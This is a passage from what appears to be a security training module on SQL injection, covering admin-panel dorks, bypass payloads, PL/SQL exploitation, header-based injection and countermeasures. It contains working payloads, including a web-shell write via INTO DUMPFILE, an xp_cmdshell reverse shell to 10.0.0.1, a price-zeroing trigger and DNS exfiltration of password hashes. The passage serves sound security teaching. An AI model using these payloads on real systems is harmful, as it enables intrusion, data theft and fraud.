- `'; begin declare @data varchar(8000) ; set @data=': ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; select @data as x into temp end --`
- `' and 1 in (select substring(x,1,255) from temp) --`
- `'; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --`

Note: Microsoft has disabled `xp_cmdshell` by default in SQL Server. To enable this feature, `EXEC sp_configure 'xp_cmdshell', 1 GO RECONFIGURE GO`



Finding and Bypassing Admin Panel of a Website

Attackers try to find the admin panel of a website using simple Google dorks and bypass administrator authentication using an SQL injection attack. An attacker generally uses Google dorks to find the URL of an admin panel.

For example, the attacker may try the following dorks to find the admin panel of a website:

- `inurl:adminlogin.aspx`
- `inurl:admin/index.php`
- `inurl:administrator.php`
- `inurl:administrator.asp`
- `inurl:login.asp`
- `inurl:login.aspx`
- `inurl:login.php`
- `inurl:admin/index.php`
- `inurl:adminlogin.aspx`

Using the above dorks, an attacker may form the following URLs to access the admin login page of a website:

- `http://www.certifiedhacker.com/admin.php`
- `http://www.certifiedhacker.com/admin/`
- `http://www.certifiedhacker.com/admin.html`
- `http://www.certifiedhacker.com:2082/`

Once the attacker obtains access to the admin login page, he/she tries to find the admin username and password by injecting malicious SQL queries.

For example,


Username: `1'or'1'='1`

Password: `1'or'1'='1`

Some of the SQL queries used by the attacker to bypass admin authentication include:

- `' or 1=1 --`
- `1'or'1'='1`
- `admin'--`
- `" or 0=0 --`
- `or 0=0 --`
- `' or 0=0 #`
- `" or 0=0 #`
- `or 0=0 #`
- `' or 'x'='x`
- `" or "x"="x`
- `') or ('x'='x`
- `' or 1=1--`
- `" or 1=1--`
- `or 1=1--`

After bypassing admin authentication, the attacker obtains full access to the admin panel and performs malicious activities such as installing a backdoor to perform further attacks.



PL/SQL Exploitation

PL/SQL, similar to the stored procedure, is vulnerable to various SQL injection attacks. The PL/SQL code has the same vulnerabilities as dynamic queries that integrate user input at run time. Some of the techniques used by an attacker to perform an SQL injection attack on PL/SQL blocks are discussed below.

- For example, a database contains the **User_Details** table with the following attributes:

  UserName: VARCHAR2

  Password: VARCHAR2

  While retrieving user details from the table, the PL/SQL procedure given below is used to validate the user-supplied password. This procedure is vulnerable to different SQL injection attacks.

```
CREATE OR REPLACE PROCEDURE Validate_UserPassword(N_UserName IN
VARCHAR2, N_Password IN VARCHAR2) AS

CUR SYS_REFCURSOR;

FLAG NUMBER;

BEGIN

  OPEN CUR FOR 'SELECT 1 FROM User_Details WHERE UserName = ''' ||
  N_UserName || '''' || ' AND Password = ''' || N_Password || '''';

  FETCH CUR INTO FLAG;

   IF CUR%NOTFOUND

      THEN
```

```
        RAISE_APPLICATION_ERROR(-20343, 'Password  Incorrect');
      END IF;
     CLOSE CUR;
    END;
```

To execute the above procedure, use the following command:

```
EXEC Validate_UserPassword('Bob', '@Bob123');
```

The above PL/SQL procedure can be exploited in two different ways:

- **Exploiting Quotes**

  For example, if an attacker injects malicious input such as 'x' OR '1'='1' into the user password field, the modified query given in the procedure returns a row without providing a valid password.

  ```
  EXEC Validate_UserPassword ('Bob', 'x'' OR ''1''=''1');
  ```

  The PL/SQL procedure executes successfully and the resultant SQL query will be

  ```
  SELECT 1 FROM User_Details WHERE UserName = 'Bob' AND Password =
  'x' OR '1'='1';
  ```

- **Exploitation by Truncation**

  An attacker may use in-line comments to bypass certain parts of an SQL statement. The attacker uses in-line comments along with username as follows.

  ```
  EXEC Validate_UserPassword ('Bob''--', '');
  ```

  The PL/SQL procedure executes successfully and the resultant SQL query will be


  ```
  SELECT 1 FROM User_Details WHERE UserName = 'Bob'-- AND
  Password='';
  ```

The techniques discussed above to exploit PL/SQL code can also be used with any insecure programming structures in PHP, .NET, and so on, which are used to interact with an SQL database.

The following countermeasures can be adopted to protect PL/SQL code from SQL injection attacks:

- Minimize user inputs to dynamic SQL
- Validate and sanitize user inputs before including them in dynamic SQL statements

  Use the **DBMS_ASSERT** package provided by Oracle to validate user inputs
- Make use of bind parameters in dynamic SQL to reduce the possibility of attacks
- Avoid single quotes and use secure string parameters by employing double quotes



Creating Server Backdoors using SQL Injection

The following are different methods to create backdoors:

- **Getting OS Shell**

  Attackers use SQL server functions such as **xp_cmdshell** to execute arbitrary commands. Every DBMS software has its own naming convention for such functions. Another way to create backdoors is to use the **SELECT ... INTO OUTFILE** feature provided by MySQL to write arbitrary files with the database user permissions. With this query, it is also possible to overwrite the shell script that is invoked at system startup. Backdoors can also be created by defining and using stored procedures in the database.

  - **Using Outfile**

    If an attacker can access the web server, he/she can use the following MySQL query to create a PHP shell on the server

    ```
    SELECT '<?php exec($_GET[''cmd'']); ?>' FROM usertable INTO
    dumpfile '/var/www/html/shell.php'
    ```

  - **Finding Directory Structure**

    To learn the location of the database in the web server, an attacker can use the following SQL injection query, which gives the directory structure. By learning about the structure of the directory, an attacker can find the location to place the shell on the web server.

    ```
    SELECT @@datadir;
    ```

- **Using Built-in DBMS Functions**

  MSSQL has built-in functions such as **xp_cmdshell** to call OS functions at run time. For example, the following statement creates an interactive shell listening at 10.0.0.1 and port 8080

```
EXEC xp_cmdshell 'bash -i >& /dev/tcp/10.0.0.1/8080 0>&1'
```

- **Creating Database Backdoor**


Attackers use triggers to create database backdoors. A database trigger is a stored procedure that is automatically invoked and executed in response to certain database events.

For example, an online shopping website stores the details of all the items it sells in a database table called ITEMS. An attacker may inject a malicious trigger into this table such that whenever an INSERT query is executed, the trigger will automatically set the price of the item to 0. Hence, whenever a customer purchases an item, he/she purchases the item without paying money.

The Oracle code for the malicious trigger is given below:

```
CREATE OR REPLACE TRIGGER SET_PRICE
AFTER INSERT OR UPDATE ON ITEMS
FOR EACH ROW
BEGIN
  UPDATE ITEMS
  SET Price = 0;
END;
```

The attacker needs to inject and execute this database trigger on the web server to create the backdoor.



HTTP Header-Based SQL Injection

Attackers can use HTTP headers to inject SQL queries into a vulnerable server. This vulnerability is usually caused when proper sanitization is not performed on the user's input. Attackers may exploit different HTTP header fields to inject malicious SQL queries.

- **HTTP Header fields**

  HTTP header fields are components of the HTTP request and response message headers. These fields are useful for defining the operational parameters of an HTTP transaction between the web server and the browser.

  Some basic Request HTTP header fields are as follows:

```
GET / HTTP/1.1
Connection: "Connection"
Keep-Alive: "Timeout"
Accept:*/*
Host: Host" ":" host [ ":" port ]
Accept-Language: language [q=qvalue]
Accept-Encoding: "encoding types"
User-Agent: "<product><product-version> <comment>"
Cookie: name=value
```

  The HTTP cookies are the first potential HTTP variables used for testing, and they are stored in the databases for sessions identification.

- **X-Forwarded-For**

  X-Forwarded-For is an HTTP header field that is used by attackers to identify the IP address of the client system that initiated the connection to a web server via an HTTP proxy.

  For example, assume that the following SQL query includes a flaw in the form submission:

```
$req = mysql_query("SELECT username,pwd FROM admin_table WHERE
username='".sanitize($_POST['user'])."'                    AND
pwd='".md5($_POST['password'])."' AND ipadrr='".ip_address()."'");
```

  By checking the query, the variable login is correctly controlled due to the sanitize() method.

```
function sanitize($params){
      if (is_numeric($params)) {
            return $params;
      } else {
            return mysql_real_escape_string($params);
      }
}
```

  Now, check for the IP variable that is allocating the output of ip_address()

```
function ip_address () {
      if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
            $ip_addr = $_SERVER['HTTP_X_FORWARDED_FOR'];
      } else {
            $ip_addr = $_SERVER["REMOTE_ADDR"];
      }
      if(preg_match("#^[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-
      9]{1,3}#",$ip_addr)) {
            return $ip_addr;
      } else {
            return $_SERVER["REMOTE_ADDR"];
      }
}
```

  In the above function, the IP address is retrieved from the HTTP header **X_FORWARDED_FOR** and further verified by the **preg_match** function to check whether the input has at least one IP address. It implies that the input taken from **X_FORWARDED_FOR** is not properly sanitized, which may lead to malicious SQL query injection.

For example, an attacker can modify the X-Forwarded-For HTTP header field and inject a malicious SQL query to evade the authentication control mechanism.

```
GET /index.php HTTP/1.1
Host: [host]
X_FORWARDED_FOR :10.10.10.11' or 1=1#
```

- **User-Agent**

  User-Agent is an HTTP header field that includes information related to the user agent that initiated the HTTP request.

  ```
  User-Agent : product | comment
  ```

  For example:

  ```
  User-Agent: Mozilla/ 68.0.2 (compatible; MSIE5.01; Windows 10)
  ```

  The first white space delimited word will be the name of the software product followed by an optional slash and the version number. Attackers can exploit this feature to inject malicious input into the User-Agent field.

  For example, an attacker may modify the User-Agent field as follows:


  ```
  GET /index.php HTTP/1.1
  Host: [host]
  User-Agent: aaa' or 1/*
  ```

- **Referer**

  Referer is an HTTP header that is vulnerable to SQL injection, as the application stores the input in the database without proper sanitization. It is an optional HTTP header field that allows a client to specify the URI of a document or an object within the document. This allows a web server to maintain a list of back-links to documents for logging purposes and helps in tracing malicious links.

  For example, an attacker can modify the Referer HTTP header field with malicious input as follows:

  ```
  GET /index.php HTTP/1.1
  Host: [host]
  User-Agent: aaa' or 1/*
  Referer: http://www.hackerswebsite.com
  ```



DNS Exfiltration using SQL Injection

Attackers use DNS exfiltration to extract data, such as password hashes from a DNS request. The DNS requests sent by the attacker can possibly pass through the database server to an arbitrary host. Even though the firewall prevents the database server from sending data directly to the Internet, it can allow the DNS requests to pass through an internal DNS server as the requests originate from the server.

Attackers embed the output of a malicious SQL query in a DNS request and capture the DNS response sent by the server. For example, an attacker may try to perform DNS exfiltration using SQL injection as follows:

```
do_dns_lookup((select top 1 password from users) +
'.certifiedhacker.com');
```

An attacker uses the SELECT statement for acquiring the password hash by appending a domain name to the end of the statement (i.e., certifiedhacker.com). The attacker then performs a DNS lookup for a fabricated hostname and runs a packet sniffer to capture packets from the name server of the target domain and retrieves the password hash from the DNS record.

```
appserver.example.com.5678 > ns.certifiedhacker.com.53 A?
0x4a6f686e.certifiedhacker.com
```

In the above statement, the string "**0x4a6f686e**" represents the password hash extracted by the attacker using the SELECT statement.

For example, if the attacker sets up a DNS server at **appserver.example.com**, he/she can perform a DNS lookup on **hostname.appserver.example.com** so that his/her server will receive the query for that host, allowing him/her to retrieve the data from the DNS request.

The following code illustrates DNS exfiltration performed using SQL injection on MS SQL Server:

```
DECLARE @hostname varchar(1024);
SELECT @hostname=(SELECT HOST_NAME())+'.appserver.example.com;
EXEC('master.dbo.xp_dirtree "\\'+@hostname+'\c$"');
```

Case Study: SQL Injection Attack and Defense

Example 1: Returning more data than expected

Vulnerable Code

- Retrieves user details such as account number and balance based on login id

```
String outBalanceQuery = "SELECT creditCardNo,
outstandBal FROM accounts WHERE account_holder_id = "
+ request.getParameter("login_id");
try {
    Statement stmt = connection.createStatement();
    ResultSet rs = stmt.executeQuery(outBalanceQuery);
    while (rs.next()) {
page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat
("outstandBal"));
    }
} catch (SQLException e) { ... }
```

- When the below query is executed, it will return all the credit card numbers and outstanding balance amounts

```
SELECT creditCardNo, outstandBal FROM accounts WHERE
account_holder_id = 0 OR 1=1
```

Secure Code

- Developers need to use prepared statements to generate parameterized SQL queries to prevent such attacks. For example:

```
String outBalanceQuery = "SELECT creditCardNo,
outstandBal FROM accounts WHERE account_holder_id = ?";
try {
    PreparedStatement stmt =
    connection.prepareStatement(outBalanceQuery);
    stmt.setInt(1, request.getParameter("login_id"));
    ResultSet rs = stmt.executeQuery();
    while (rs.next()) {
page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat("
outstandBal"));
    }
} catch (SQLException e) { ... }
```

- If an attacker attempts to perform an SQL injection, then the function setInt() will throw an illegal argument exception, which prevents such attacks

Case Study: SQL Injection Attack and Defense (Cont'd)

Example 2: Escalating Privileges

Vulnerable Code

- Vulnerable code for a login page:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo WHERE
userName = '" + request.getParameter("userName") + "'";
int userId = -1;
HashMap userGroup = new HashMap();
try {
    Statement stmt = connection.createStatement();
    ResultSet rs = stmt.executeQuery(myQuery);
    rs.first();
    userId = rs.getInt("userId");
    if (!
hashOf(request.getParameter("pwd")).equals(rs.getString("pwdHash"))) {
        throw BadLoginException();}
    String userQuery = "SELECT userGroup FROM userMembership WHERE
userId = " + userId;
rs = stmt.executeQuery(userQuery);
    while (rs.next()) {
        userGroup.put(rs.getString("userGroup"), true);
    } }
catch (SQLException e) { ... }
catch (BadLoginException e) { ... }
```

- For example, assume Bob is an attacker who is trying to escalate his privileges to the Administrator. He would provide the following input :

```
Bob'; INSERT INTO userMembership (userId, userGroup)
VALUES (SELECT userId FROM users WHERE userName='Bob',
'Administrator'); --
```

- The single quote character in the input leads to the interpretation of the entire input as a part of the SQL statement, which when executed escalates the privileges of Bob to the Administrator

Secure Code

- Developers need to use prepared statements to generate parameterized SQL queries to prevent such attacks. For example:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo WHERE
userName = ?";
…
try {
    PreparedSatement stmt = connection.prepareStatement(myQuery);
    stmt.setString(1, request.getParameter("userName"));
    ResultSet rs = stmt.executeQuery();
…
```


Case Study: SQL Injection Attack and Defense

SQL injection can occur when the application has a security weakness that can allow the attacker to take control of the database. The following is an example illustrating how attackers exploit SQL injection vulnerabilities in the code and how developers write secure code to prevent such attacks.

- **Example 1: Returning more data than expected**

  Attackers may exploit vulnerable code to inject a malicious SQL query and may force the code to return more information than expected.

  For example, consider the following vulnerable code written in Java, which retrieves user details such as account number and balance based on the login id:

```
String outBalanceQuery = "SELECT creditCardNo, outstandBal FROM
accounts WHERE account_holder_id = " +
request.getParameter("login_id");

try {

Statement stmt = connection.createStatement();

ResultSet rs = stmt.executeQuery(outBalanceQuery);

while (rs.next()) {

page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat("outstandBal"
));

}

} catch (SQLException e) { ... }
```

  For example, assume that a user with login id 768 has logged in and visited the URL

```
https://www.mybank.com/show_balances?login_id=768
```

  The corresponding SQL query for the above request will be

```
SELECT creditCardNo, outstandBal FROM accounts WHERE
account_holder_id = 768
```

  This query returns the details of the credit card holder and displays the details on the web page. An attacker may exploit the parameter `login_id` to inject malicious input as follows:

```
0 OR 1=1
```

  This results in the following SQL query:

```
SELECT creditCardNo, outstandBal FROM accounts WHERE
account_holder_id = 0 OR 1=1
```

  When the above query is executed, the database will return all the credit card numbers and their respective outstanding balance amounts, and display the results on the web page.

  Secure code to prevent such attacks:

  Developers need to use prepared statements to generate parameterized SQL queries as follows:

```
String outBalanceQuery = "SELECT creditCardNo, outstandBal FROM
accounts WHERE account_holder_id = ?";

try {
```

```
PreparedStatement stmt =
connection.prepareStatement(outBalanceQuery);

stmt.setInt(1, request.getParameter("login_id"));

ResultSet rs = stmt.executeQuery();

while (rs.next()) {

page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat("outstandBal"
));

}

} catch (SQLException e) { ... }
```

Now, if an attacker attempts to perform an SQL injection attack using a malicious input, then the function setInt() will return an illegal argument exception preventing such attacks.

- **Example 2: Escalating Privileges**

  For example, consider the following code written in Java to implement a login page:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo
WHERE userName = '" + request.getParameter("userName") + "'";

int userId = -1;

HashMap userGroup = new HashMap();

try {

Satement stmt = connection.createStatement();

ResultSet rs = stmt.executeQuery(myQuery);

rs.first();

userId = rs.getInt("userId");

if(!
hashOf(request.getParameter("pwd")).equals(rs.getString("pwdHash")))
{
   throw BadLoginException();

}

String userQuery = "SELECT userGroup FROM userMembership WHERE
userId = " + userId;

rs = stmt.executeQuery(userQuery);

while (rs.next()) {

userGroup.put(rs.getString("userGroup"), true);

}

}

catch (SQLException e) { ... }

catch (BadLoginException e) { ... }
```

When a user opens the above login page and enters his/her name (e.g., Bob) and password, the first query takes the following form:

```
SELECT userID, userName, pwdHash FROM userInfo WHERE username =
'Bob'
```

When the above query is executed, the database retrieves Bob's user id and password, then compares the password hash with the user-supplied one, and finally retrieves all the information of the group to which Bob belongs.

For example, assume that Bob is an attacker and trying to escalate his privileges to the administrator. Then, he would enter the following input in the username field of the login page:

```
Bob'; INSERT INTO userMembership (userId, userGroup) VALUES (SELECT
userId FROM users WHERE userName='Bob', 'Administrator'); --
```

The resultant query passed to the database is as follows:

```
SELECT userId, userName, pwdHash FROM userInfo WHERE userName =
'Bob'; INSERT INTO userMembership (userId, userGroup) VALUES (SELECT
userId FROM users WHERE userName='Bob', 'Administrator'); --'
```

In the above SQL statement, the single quote character in the input leads to the interpretation of the entire input as part of the SQL statement, and when it is executed, it escalates the privileges of Bob to the administrator.

Secure code to prevent such attacks:

Developers need to use prepared statements to generate parameterized SQL queries as follows:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo
WHERE userName = ?";
...
try {
PreparedSatement stmt = connection.prepareStatement(myQuery);
stmt.setString(1, request.getParameter("userName"));
ResultSet rs = stmt.executeQuery();
...
```

The above query is sanitized using a prepared statement; hence, when a user tries to perform an SQL injection attack, the query will return no results.


Module Flow

1. SQL Injection Concepts
2. Types of SQL Injection
3. SQL Injection Methodology
4. SQL Injection Tools
5. Evasion Techniques
6. Countermeasures

SQL Injection Tools

sqlmap

sqlmap automates the process of **detecting** and **exploiting SQL injection flaws** and the taking over of database servers




http://sqlmap.org

Mole

Mole is an SQL injection exploitation tool that detects the injection and exploits it only by providing a **vulnerable URL** and a **valid string** on the site

https://sourceforge.net



SQL Injection Tools

The previous section discussed SQL injection attack techniques that an attacker can use to exploit a web application. An attacker uses SQL injection tools to implement these techniques at every stage of the attack quickly and effectively. With the help of these tools, an attacker can also enumerate users, databases, roles, columns, tables, etc. This section describes SQL injection tools.

- **sqlmap**

  Source: *http://sqlmap.org*

